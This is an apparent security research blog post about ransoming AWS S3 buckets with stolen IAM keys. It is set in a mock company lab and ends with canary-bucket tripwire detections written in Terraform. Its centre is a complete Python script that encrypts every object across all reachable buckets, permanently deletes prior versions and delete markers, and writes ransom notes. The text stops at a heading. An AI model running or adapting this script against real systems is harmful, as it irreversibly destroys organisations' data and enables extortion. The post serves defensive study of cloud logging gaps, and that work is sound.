Cloudy With A Chance Of Compromise: How A Skid Ransoms Your Buckets
Preface
If you spend any amount of time in infosec circles, you’ll notice that the vast majority of offensive research is still centered around endpoint malware, Active Directory abuse, EDR evasion and auth-provider shenanigans. That makes sense though! That’s where the industry mostly grew up. The tooling ecosystem around AD alone is absurd; BloodHound, Mimikatz, Rubeus, Impacket, CrackMapExec, the list goes on and on.
Meanwhile, cloud offensive tooling is still pretty fragmented. There’s no unified kill chain equivalent to the BloodHound-to-Mimikatz-to-CrackMapExec pipeline that AD pentesters take for granted. SentinelOne noted there are “far fewer references to scripts designed to perform ransom attacks directly on cloud services” and 74% of organizations still report a shortage of qualified cloud security professionals1. Cloud security is still treated as the nerdy cousin nobody invites to dinner.
Thing is, the infrastructure has moved. SaaS revenue went from $31 billion in 2015 to over $300 billion in 20252. Cloud adoption is at 94% across enterprises3. Most companies founded in the last decade have never even touched on-prem. When Unit 42 looked at their IR engagements, 87% of intrusions spanned multiple attack surfaces including cloud infrastructure, SaaS and identity systems. The money moved to the cloud but the research didn’t.
And attackers have noticed. Supply chain attacks are increasingly designed to harvest cloud credentials and I’m not talking about obscure packages nobody’s heard of:
And these aren’t isolated incidents either:
- TeamTNT evolved from basic cryptojacking to running enum scripts with 70+ AWS CLI commands against stolen accounts
- SCARLETEEL popped a k8s pod and pivoted straight into AWS through Terraform state files containing IAM keys
- There’s a whole market for this stuff with curated enterprise AWS access selling for thousands on dark web markets
But from what I’ve seen, once you get past the initial access stuff, the research gets real thin. There’s not a whole lot of published work on what actually happens once an attacker is sitting on valid IAM keys to some SaaS company’s production AWS account. What does cloud-native ransomware actually look like? How do you hold someone’s S3 data hostage without downloading a single byte? What logs would even catch it and does anyone actually have those logs turned on? And no, I’m not counting the dozen blogposts that are essentially reworded versions of Rhino Security’s S3 ransomware research.
So that’s what I’m doing here. If you’ve read my previous posts, you already know how I feel about CloudTrail data events and the lovely bill that comes with them. Turns out that blind spot gets a lot scarier when you start thinking about what an attacker can do inside of it.
The lab
To actually demonstrate all of this, I built a fake SaaS company’s AWS environment. 15 S3 buckets, ~920K objects, roughly 250GB of data spread across different teams with varying levels of “we actually gave a shit when configuring this.” Some buckets have KMS encryption and versioning, others have neither. You know, like a real company.
resource "aws_s3_bucket" "customer_data" {
  bucket = "acmecorp-prod-customer-data-lake-us-east-1"
}

# enabling versioning so we can roll back objects if something goes wrong
resource "aws_s3_bucket_versioning" "customer_data" {
  bucket = aws_s3_bucket.customer_data.id

  versioning_configuration {
    status = "Enabled"
  }
}

# enabling SSE-KMS because "this is customer data and compliance requires
# encryption at rest with a managed key". bucket keys enabled to keep
# KMS costs down (caches a bucket-level key instead of calling KMS per object)
resource "aws_s3_bucket_server_side_encryption_configuration" "customer_data" {
  bucket = aws_s3_bucket.customer_data.id

  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm = "aws:kms"
    }
    bucket_key_enabled = true
  }
}

# blocking public access
resource "aws_s3_bucket_public_access_block" "customer_data" {
  bucket = aws_s3_bucket.customer_data.id

  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls      = true
  restrict_public_buckets = true
}
Not all 15 buckets look this clean though. Some have versioning off, some use AES256 instead of KMS, and the media pipeline bucket somehow ended up with no encryption at all. The usual.
The monitoring stack
For monitoring, we’re going with what I’d call the “smart but cost sensitive” setup that a lot of companies actually run. All CloudTrail management events get forwarded to [REDACTED SIEM VENDOR] through an EventBridge rule set to ENABLED_WITH_ALL_CLOUDTRAIL_MANAGEMENT_EVENTS. If you’ve read my S3 squatting post, you already know why this matters. The short version is that ENABLED and ENABLED_WITH_ALL_CLOUDTRAIL_MANAGEMENT_EVENTS are not the same thing and the difference is massive:
| Event Category | ENABLED |
ENABLED_WITH_ALL... |
|---|---|---|
Login events (ConsoleLogin, AssumeRole, GetSessionToken) |
No | Yes |
IAM recon (GetRole, GetPolicy, ListRoles) |
No | Yes |
KMS activity (DescribeKey, GetKeyPolicy) |
No | Yes |
Secrets discovery (GetSecretValue, DescribeSecret) |
No | Yes |
Storage recon (ListBuckets, GetBucketPolicy) |
No | Yes |
S3 data events (GetObject, PutObject, DeleteObject) |
No | No |
Basically all the stuff an attacker does first when they land in your account is missing from ENABLED. ENABLED_WITH_ALL_CLOUDTRAIL_MANAGEMENT_EVENTS dumps everything CloudTrail picks up on top of that. It does a LOT of carrying for the price of free (management events are included in the CloudTrail free tier). So our ACME Corp SOC team is at least not completely blind here.
What we’re not monitoring however is data events. No S3 GetObject/PutObject logging, no Lambda invocation logs, no DynamoDB item-level activity. Because as we’ve established, that stuff gets expensive fast and finance said no. This is going to be important later.
The Skid Attack
For this blogpost we’ll only target a single bucket but the script and the general approach are built to scale to the full environment. We’ll be reusing this foundation in future parts of the series so that’s why some of it looks a bit overkill for one bucket.
For this scenario, let’s assume you’re a skid that managed to pop an app somehow and you’re ok with encrypting the only bucket it has access to (remember, we’re a skid here). You’ve put your hands on an access key whose associated role has a policy like this:
{
    "Effect": "Allow",
    "Action": [
        "s3:GetObject",
        "s3:GetObjectVersion",
        "s3:PutObject",
        "s3:DeleteObject",
        "s3:DeleteObjectVersion",
        "s3:ListBucket",
        "s3:ListBucketVersions"
    ],
    "Resource": [
        "arn:aws:s3:::your-bucket",
        "arn:aws:s3:::your-bucket/*"
    ]
}
One thing worth noting here: s3:DeleteObject and s3:DeleteObjectVersion are two separate IAM actions even though they use the same API call4. DeleteObject without a VersionId just creates a delete marker (the object is still there). DeleteObject with a VersionId permanently removes that version, but it requires s3:DeleteObjectVersion. Both show up as DeleteObject in CloudTrail though, and both are data events. AWS really loves making things clear and simple.
If you’re already going “uuuuuuuuuuuh but dude, WHO WOULD EVER PUT ALL THESE PERMISSIONS ON THE APP?!” well to answer your question: a lot of people. This is actually pretty dang sane when we compare it to it’s much worse alternative: the S3 wildcard. Just as an example of how “realistic” this situation is, here are a few example of actual applications with DeleteObjectVersion granted to the app:
- Polar (open-source funding platform), on the app’s S3 user for managing user uploads
- UK Ministry of Justice’s Digideps, on the frontend ECS task role. They even have a trivy ignore comment acknowledging the overpermission and shipped it anyway.
- Paragon (integration platform), on their app’s S3 user with static access keys
- NASA PO.DAAC’s HiTIDE, on a Fargate task role with
arn:aws:s3:::*. Yes, every bucket in the account. - Daytona (dev environment platform), ECS task role for their snapshot manager
- Expedia’s Apiary Federation, on their Hive metastore federation service role
Now back to what I was saying, we’ve got r/w on some S3 buckets. A somewhat naive approach to ransoming this data would be to simply download all of it locally, encrypt it and reupload it. This means we leave nearly no management events as all we’re doing is downloading and uploading data. If we were a tiny bit smart we’d probably run this from an attacker controlled AWS instance to leverage the AWS backbone (network wise) as our actions will cause quite a bit of ingress and egress. Why? Because traffic between AWS services stays on AWS’s internal network and never hits the public internet, even when using public IPs5. As AWS puts it:
Traffic that is in an Availability Zone, or between Availability Zones in all Regions, routes over the AWS private global network.

In practice this means same-region EC2-to-S3 transfers can hit up to 100 Gbps on larger instances. Compare that to the maybe 1 Gbps you’d get from a random VPS somewhere and the choice is obvious. Spin up a beefy EC2 in the same region as the target bucket and you’re moving data way faster than you would from the outside. This also has the benefit of making our IP look a tiny bit less sus. There’s obviously more tricks we could use such as spinning up lambdas to copy those files to an attacker S3 bucket, leveraging S3 batch operations and more but for this first part we’ll stick to the skid approach. All that’s left do now that we know is build the actual script that will:
- Generate our encryption key
- List all buckets we have access to (
ListBucketsis a management event but good luck alerting on it) - Download each objects & encrypt it locally with
AES-256-GCM(still a Data event here) - Re-upload the now encrypted file (once again, another unmonitored Data event)
- Delete all old object versions only after the encryption is done. Here’s the fun part:
DeleteObjectandDeleteObjectsare also data events6, not management events. The whole thing lives in the data plane. Without S3 data event logging enabled, the SOC sees absolutely nothing. Zero. Nada.
A quick note on deleting versions
You might be wondering how we actually get rid of the old versions. When versioning is enabled, a normal DeleteObject call doesn’t actually delete anything, it just slaps a delete marker on top. The object is still there, all previous versions are still there, and the victim can restore everything.
To permanently remove a specific version, you need to pass a VersionId to your delete call. And to know which versions exist, you need to call ListObjectVersions which gives you back every version of every object in the bucket along with their VersionId. Once you have those, you can pass them to DeleteObjects in batches of 1000 to permanently remove them.
Now you’d think that permanently deleting a versioned object would at least generate a management event right? Something the SOC could catch? Nope. Even though s3:DeleteObjectVersion is a separate IAM permission from s3:DeleteObject4, they both use the exact same DeleteObject API call under the hood. The only difference is whether you include a versionId parameter or not. And CloudTrail logs both as the same DeleteObject event name, which is classified as a data event6. There is no separate DeleteObjectVersion event in CloudTrail. It simply doesn’t exist.
So let’s recap what our SOC would actually see for this entire attack:
| Step | API Call | CloudTrail Event Type |
|---|---|---|
| Enumerate buckets | ListBuckets |
Management event |
| List objects | ListObjectsV2 |
Data event |
| Download objects | GetObject |
Data event |
| Upload encrypted objects | PutObject |
Data event |
| List versions | ListObjectVersions |
Data event |
| Delete old versions | DeleteObject (with versionId) |
Data event |
One ListBuckets call. That’s the only management event. Everything else is in the data plane and completely invisible without data event logging. If the app role has s3:DeleteObjectVersion + s3:ListBucketVersions, you’ve got everything you need to enumerate and permanently destroy every previous version without raising a single alert.
Now that’s we’ve got a plan, we’re ready to execute. Keeping things simple we can build our skid code something like this:
import sys
import secrets
import hashlib
import time
from pathlib import Path
from concurrent.futures import ThreadPoolExecutor, as_completed

import boto3
from botocore.config import Config
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# crank this up if you're on a beefy instance, 200 is a good sweet spot
# before S3 starts getting annoyed with you
WORKERS = 200

# match the connection pool to the worker count otherwise threads
# just sit there waiting for a connection like idiots
S3_CONFIG = Config(max_pool_connections=WORKERS, retries={"max_attempts": 3, "mode": "adaptive"})


def generate_key():
    # AES-256 = 32 bytes of randomness. save it to disk because
    # if we lose this key the data is gone and we can't even
    # pretend to offer recovery
    key = secrets.token_bytes(32)
    key_hex = key.hex()

    key_path = Path("ransom.key")
    key_path.write_text(key_hex)
    print(f"key saved to {key_path}")
    print(f"key: {key_hex}")
    print(f"sha256: {hashlib.sha256(key).hexdigest()}")

    return key


def list_buckets(s3_client):
    # Skid approach, there's obviously better ways of
    # validating what we have access to
    resp = s3_client.list_buckets()
    buckets = [b["Name"] for b in resp.get("Buckets", [])]
    print(f"found {len(buckets)} buckets")
    for b in buckets:
        print(f"    - {b}")
    return buckets


def list_all_objects(s3_client, buckets):
    """List objects across all buckets, returns list of (bucket, key) tuples."""
    all_objects = []

    for bucket in buckets:
        paginator = s3_client.get_paginator("list_objects_v2")
        count = 0
        for page in paginator.paginate(Bucket=bucket):
            for obj in page.get("Contents", []):
                all_objects.append((bucket, obj["Key"]))
                count += 1
        print(f"    {bucket}: {count} objects")

    return all_objects


def encrypt_bytes(plaintext, key):
    aesgcm = AESGCM(key)
    nonce = secrets.token_bytes(12)
    ciphertext = aesgcm.encrypt(nonce, plaintext, None)
    return nonce + ciphertext


def process_object(bucket, obj_key, encryption_key):
    # each thread gets its own s3 client to avoid connection pool contention.
    # download the object into memory, encrypt it, shove it back. no disk io.
    s3 = boto3.client("s3", config=S3_CONFIG)

    resp = s3.get_object(Bucket=bucket, Key=obj_key)
    plaintext = resp["Body"].read()

    encrypted = encrypt_bytes(plaintext, encryption_key)

    s3.put_object(Bucket=bucket, Key=obj_key, Body=encrypted)

    return bucket, obj_key


def delete_old_versions(bucket):
    # kill all previous versions so the victim can't just restore from
    # a prior version. DeleteObject (even with VersionId) is a data event
    # so this is still invisible without data event logging.
    s3 = boto3.client("s3", config=S3_CONFIG)
    paginator = s3.get_paginator("list_object_versions")
    deleted = 0

    for page in paginator.paginate(Bucket=bucket):
        # batch delete is way faster than individual calls
        to_delete = []

        for version in page.get("Versions", []):
            if not version.get("IsLatest", False):
                to_delete.append({"Key": version["Key"], "VersionId": version["VersionId"]})

        for marker in page.get("DeleteMarkers", []):
            to_delete.append({"Key": marker["Key"], "VersionId": marker["VersionId"]})

        if to_delete:
            # delete_objects handles up to 1000 per call
            for i in range(0, len(to_delete), 1000):
                batch = to_delete[i : i + 1000]
                s3.delete_objects(Bucket=bucket, Delete={"Objects": batch, "Quiet": True})
                deleted += len(batch)

    return deleted


def main():
    s3 = boto3.client("s3", config=S3_CONFIG)
    start = time.time()

    print("\ngenerating encryption key")
    key = generate_key()

    print("\nenumerating buckets and objects")
    buckets = list_buckets(s3)

    if not buckets:
        print("no buckets found, exiting")
        sys.exit(1)

    all_objects = list_all_objects(s3, buckets)
    print(f"\n{len(all_objects)} objects across {len(buckets)} buckets")

    # all objects from all buckets go into one big thread pool.
    # no reason to do one bucket at a time when we can hit them all at once
    print(f"\nencrypting with {WORKERS} workers")
    processed = 0
    failed = 0

    with ThreadPoolExecutor(max_workers=WORKERS) as pool:
        futures = {
            pool.submit(process_object, bucket, obj_key, key): (bucket, obj_key)
            for bucket, obj_key in all_objects
        }

        for future in as_completed(futures):
            try:
                future.result()
                processed += 1
                if processed % 1000 == 0:
                    elapsed = time.time() - start
                    rate = processed / elapsed
                    print(f"  {processed}/{len(all_objects)} ({rate:.0f} obj/s)")
            except Exception as e:
                failed += 1
                bucket, obj_key = futures[future]
                print(f"  failed {bucket}/{obj_key}: {e}")

    encrypt_time = time.time() - start
    print(f"\nencryption done: {processed} ok, {failed} failed ({encrypt_time:.1f}s)")

    # only nuke versions AFTER everything is encrypted.
    # one thread per bucket since delete_objects batches handle the rest
    print("\ndeleting old object versions")
    version_start = time.time()

    with ThreadPoolExecutor(max_workers=len(buckets)) as pool:
        futures = {pool.submit(delete_old_versions, b): b for b in buckets}

        for future in as_completed(futures):
            bucket = futures[future]
            try:
                deleted = future.result()
                print(f"  {bucket}: {deleted} versions removed")
            except Exception as e:
                print(f"  {bucket}: failed ({e})")

    version_time = time.time() - version_start
    print(f"version cleanup done ({version_time:.1f}s)")

    print("\ndropping ransom notes")
    note = (
        "Your data has been encrypted. "
        "Contact us at totallylegit@protonmail.com with the bucket name "
        "and proof of ownership to negotiate recovery. "
        "Do not attempt to modify or delete the encrypted files."
    )
    for bucket in buckets:
        s3.put_object(Bucket=bucket, Key="RANSOM_NOTE.txt", Body=note.encode())
        print(f"  {bucket}")

    total_time = time.time() - start
    print(f"\ndone in {total_time:.1f}s")
    print(f"{processed} objects encrypted across {len(buckets)} buckets")
    print("key saved to ransom.key")


if __name__ == "__main__":
    main()
We run the script from a same-region EC2 instance and in roughly 5 minutes, ~53K objects are encrypted. Scale that up to the full 250GB across all 15 buckets and you’re looking at maybe 10-15 minutes. Just like that, the content of the bucket goes from this

To whatever this garbage is

And after a bit (once the service start failing) we get someone freaking out over this:

So what did the SOC see?
Pretty much nothing. As we stated earlier, much of our visibility has effectively been nuked by the fact we don’t monitor data events.
But wasn’t the
ListBucketsevent a management event Well yes it is but making a detection rule trigger on this event will be pretty unreliable. If you enable an alert on this you’ll essentially have to figure out a gigantic allow list for all profiles who are known to do this OR you’ll have to set a treshold (saynconsecutive calls inxamount of time) which will also be unreliable as it’s fairly easy to stay under any threshold (by doing it once and caching the result). This leaves us in a kind of weird spot.
If we pivot to our SIEM we can however notice something interesting. ✨ Something ✨ still happened! We seen a shit ton of Decrypt events and some GenerateDataKey sprinkled throughout.

Why is that? Well remember, some of our buckets use SSE-KMS for encryption at rest. When our script does a GetObject on one of those buckets, S3 needs to decrypt the object before handing it back to us. To do that, it calls kms:Decrypt behind the scenes to unwrap the data key that was used to encrypt the object.
Well Tony, wouldn’t you see the IP address or a weird user-agent on those Decrypt calls?
Simply put, no. We don’t call KMS ourselves, S3 does it on our behalf. Same thing on the write side: when we PutObject an encrypted file back into a KMS-encrypted bucket, S3 calls kms:GenerateDataKey to get a fresh data key for encrypting the new object at rest. Both of these show up as management events in CloudTrail.
These events will typically look like these:
{
  "userIdentity": {
    "type": "AssumedRole", // <--- our compromised ECS task role
    "principalId": "AROA3XYZEXAMPLE12345:1a2b3c4d-5e6f-7a8b-9c0d-1e2f3a4b5c6d",
    "arn": "arn:aws:sts::123456789012:assumed-role/acmecorp-prod-api-task-role/...",
    "accessKeyId": "ASIAXVUF3M3KZJRGR37F", // <--- ASIA prefix = temporary creds (STS)
    "invokedBy": "fas.s3.amazonaws.com" // <--- S3 made this KMS call on our behalf, not us directly
  },
  "eventName": "Decrypt", // <--- S3 decrypting the object so it can hand us the plaintext
  "sourceIPAddress": "fas.s3.amazonaws.com",
  "requestParameters": {
    "encryptionContext": {
      "aws:s3:arn": "arn:aws:s3:::acmecorp-prod-customer-data-lake-us-east-1" // <--- which bucket triggered this
    },
    "encryptionAlgorithm": "SYMMETRIC_DEFAULT"
  },
  "resources": [
    {
      "type": "AWS::KMS::Key",
      "ARN": "arn:aws:kms:us-east-1:123456789012:key/cc36a069-..."
    }
  ],
  "managementEvent": true, // <--- this IS a management event, so we can see it
  "eventCategory": "Management"
}
{
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROA3XYZEXAMPLE12345:1a2b3c4d-5e6f-7a8b-9c0d-1e2f3a4b5c6d",
    "arn": "arn:aws:sts::123456789012:assumed-role/acmecorp-prod-api-task-role/...",
    "accessKeyId": "ASIAXVUF3M3K5H4CK22Z",
    "invokedBy": "fas.s3.amazonaws.com"
  },
  "eventName": "GenerateDataKey", // <--- S3 generating a new data key for encrypting our PutObject at rest
  "sourceIPAddress": "fas.s3.amazonaws.com",
  "requestParameters": {
    "keyId": "alias/aws/s3", // <--- using the default aws/s3 managed key
    "encryptionContext": {
      "aws:s3:arn": "arn:aws:s3:::acmecorp-prod-customer-data-lake-us-east-1"
    },
    "keySpec": "AES_256" // <--- AES-256 data key
  },
  "resources": [
    {
      "type": "AWS::KMS::Key",
      "ARN": "arn:aws:kms:us-east-1:123456789012:key/cc36a069-..."
    }
  ],
  "managementEvent": true,
  "eventCategory": "Management"
}
So this does give us a bit of context. Sadly though, since the decrypt events stem from AWS itself, we don’t get any meaningful IOCs (IP address, user-agent). We could probably establish some form of pattern of life for our apps and establish a treshold for how many of these read/write events are expected and we could then set a threshold. Then again, it’s not a GREAT way of detecting these events but it’s definitely better than nothing. One thing worth highlighting is that despite those not making great detection events, they sure as shit can come in handy when doing forensic analysis without data events. Identifying large spike of these events retroactively isn’t too complicated.
Now all this is fine and dandy but after review my logs, I noticed something peculiar. I had less than 5000 decrypt events while over 52000 objects had been read. Why is that?
Remember the bucket_key_enabled = true in our Terraform config? That’s S3 Bucket Keys (which is now the default for new buckets7). When this is on, S3 generates a short-lived bucket-level key from KMS and caches it. That cached key then creates data keys locally for a bunch of objects without going back to KMS each time. AWS says this reduces KMS API calls by up to 99%7. So instead of 53,000 kms:Decrypt calls for 53,000 objects, you get a few thousand at most. The exact cache duration isn’t documented either, AWS just calls it “short-lived” and “time-limited.”
Without Bucket Keys (legacy setups), S3 does call KMS for every single object8. That would generate a noticeable spike in KMS events. But even then, kms:Decrypt and kms:GenerateDataKey are completely normal S3 operations that happen millions of times a day in any active AWS account. You’d need a very specific detection rule to distinguish “app doing normal reads/writes” from “attacker encrypting everything in sight.” And most SOC teams don’t have that rule.
So the only management events our attack generated were a single ListBuckets call and a handful of KMS Decrypt/GenerateDataKey calls that S3 made on our behalf. The ListBuckets is buried in noise, and the KMS events look identical to normal app activity. Not exactly a smoking gun.
Home grown tripwires
Now obviously the “better” fix here is highly dependent on the stack and how it works. We could arguable enforce S3 Object Locks, deny DeleteObjectVersion through an SCP and/or enforce cross-account replication of our data but that will vary too much from company to company so I won’t dig into this in this blogpost.
What we can do however is deploy some tripwires. What we’ve done in my S3 Squatting blogpost to detect public reads against S3 buckets can also be done at a very low cost “privately”.
The cheap version
The idea is simple: deploy a handful of buckets that look like they belong in the environment but that no legitimate service should ever touch. Name them something an attacker doing ListBuckets would absolutely want to hit:
locals {
  canary_buckets = toset([
    "acmecorp-prod-billing-exports-us-east-1",
    "acmecorp-prod-pii-archive-us-east-1",
    "acmecorp-prod-secrets-backup-us-east-1",
  ])
}

# deploy the canary buckets. keep them private, no objects needed.
# the mere act of someone listing objects or reading from these
# is suspicious since nothing legitimate should be touching them.
resource "aws_s3_bucket" "canary" {
  for_each = local.canary_buckets
  bucket   = each.key
}

resource "aws_s3_bucket_public_access_block" "canary" {
  for_each = local.canary_buckets
  bucket   = aws_s3_bucket.canary[each.key].id

  block_public_acls       = true
  block_public_policy     = true
  ignore_public_acls      = true
  restrict_public_buckets = true
}
Then set up a CloudTrail trail that only monitors data events on these canary buckets. Same pattern from my S3 squatting post but pointed inward:
resource "aws_cloudtrail" "canary_tripwire" {
  name                          = "canary-tripwire-trail"
  s3_bucket_name                = aws_s3_bucket.log_bucket.id
  include_global_service_events = false
  is_multi_region_trail         = false
  enable_log_file_validation    = true

  advanced_event_selector {
    name = "S3DataEventsForCanaryBuckets"

    field_selector {
      field  = "eventCategory"
      equals = ["Data"]
    }

    field_selector {
      field  = "resources.type"
      equals = ["AWS::S3::Object"]
    }

    field_selector {
      // only monitor our canary buckets, keeps the cost at basically zero
      // since no legitimate traffic should ever hit these
      field       = "resources.ARN"
      starts_with = [for b in aws_s3_bucket.canary : "${b.arn}/"]
    }
  }

  depends_on = [aws_s3_bucket_policy.log_bucket]
}
The cost of this is essentially zero. No legitimate traffic means no data events, which means no CloudTrail charges. But the moment someone runs ListObjectsV2, GetObject, or PutObject against one of these buckets, you’ve got a data event with their identity, IP, and user agent. Any event on these buckets is suspicious by definition so your detection rule is dead simple: if event exists, alert.
If we want to improve onto this even more and give us the best odds of catching this early, we can abuse the fact that ListBuckets returns buckets in alphabetical order (thanks @rad for pointing this out to me). Think about it: our skid script calls ListBuckets, gets back a sorted list, then iterates through them one by one. If your canary bucket sorts near the top of that list, it gets hit before the attacker even starts on the real buckets. S3 bucket names can start with numbers and numbers sort before letters, so something like 0000-acmecorp-prod-billing-exports-us-east-1 will (most likely) always be the very first bucket in the list regardless of what other buckets exist in the account. Your tripwire fires while the attacker is still enumerating, giving you a head start on response before any real data gets encrypted.
Knowing that our fake bucket is never meant to be interacted with and that no applications use it, it’s now much easier to leverage some early detection rules based on the events produced by our decoy bucket.
The paid approach (for my corpo readers out there)
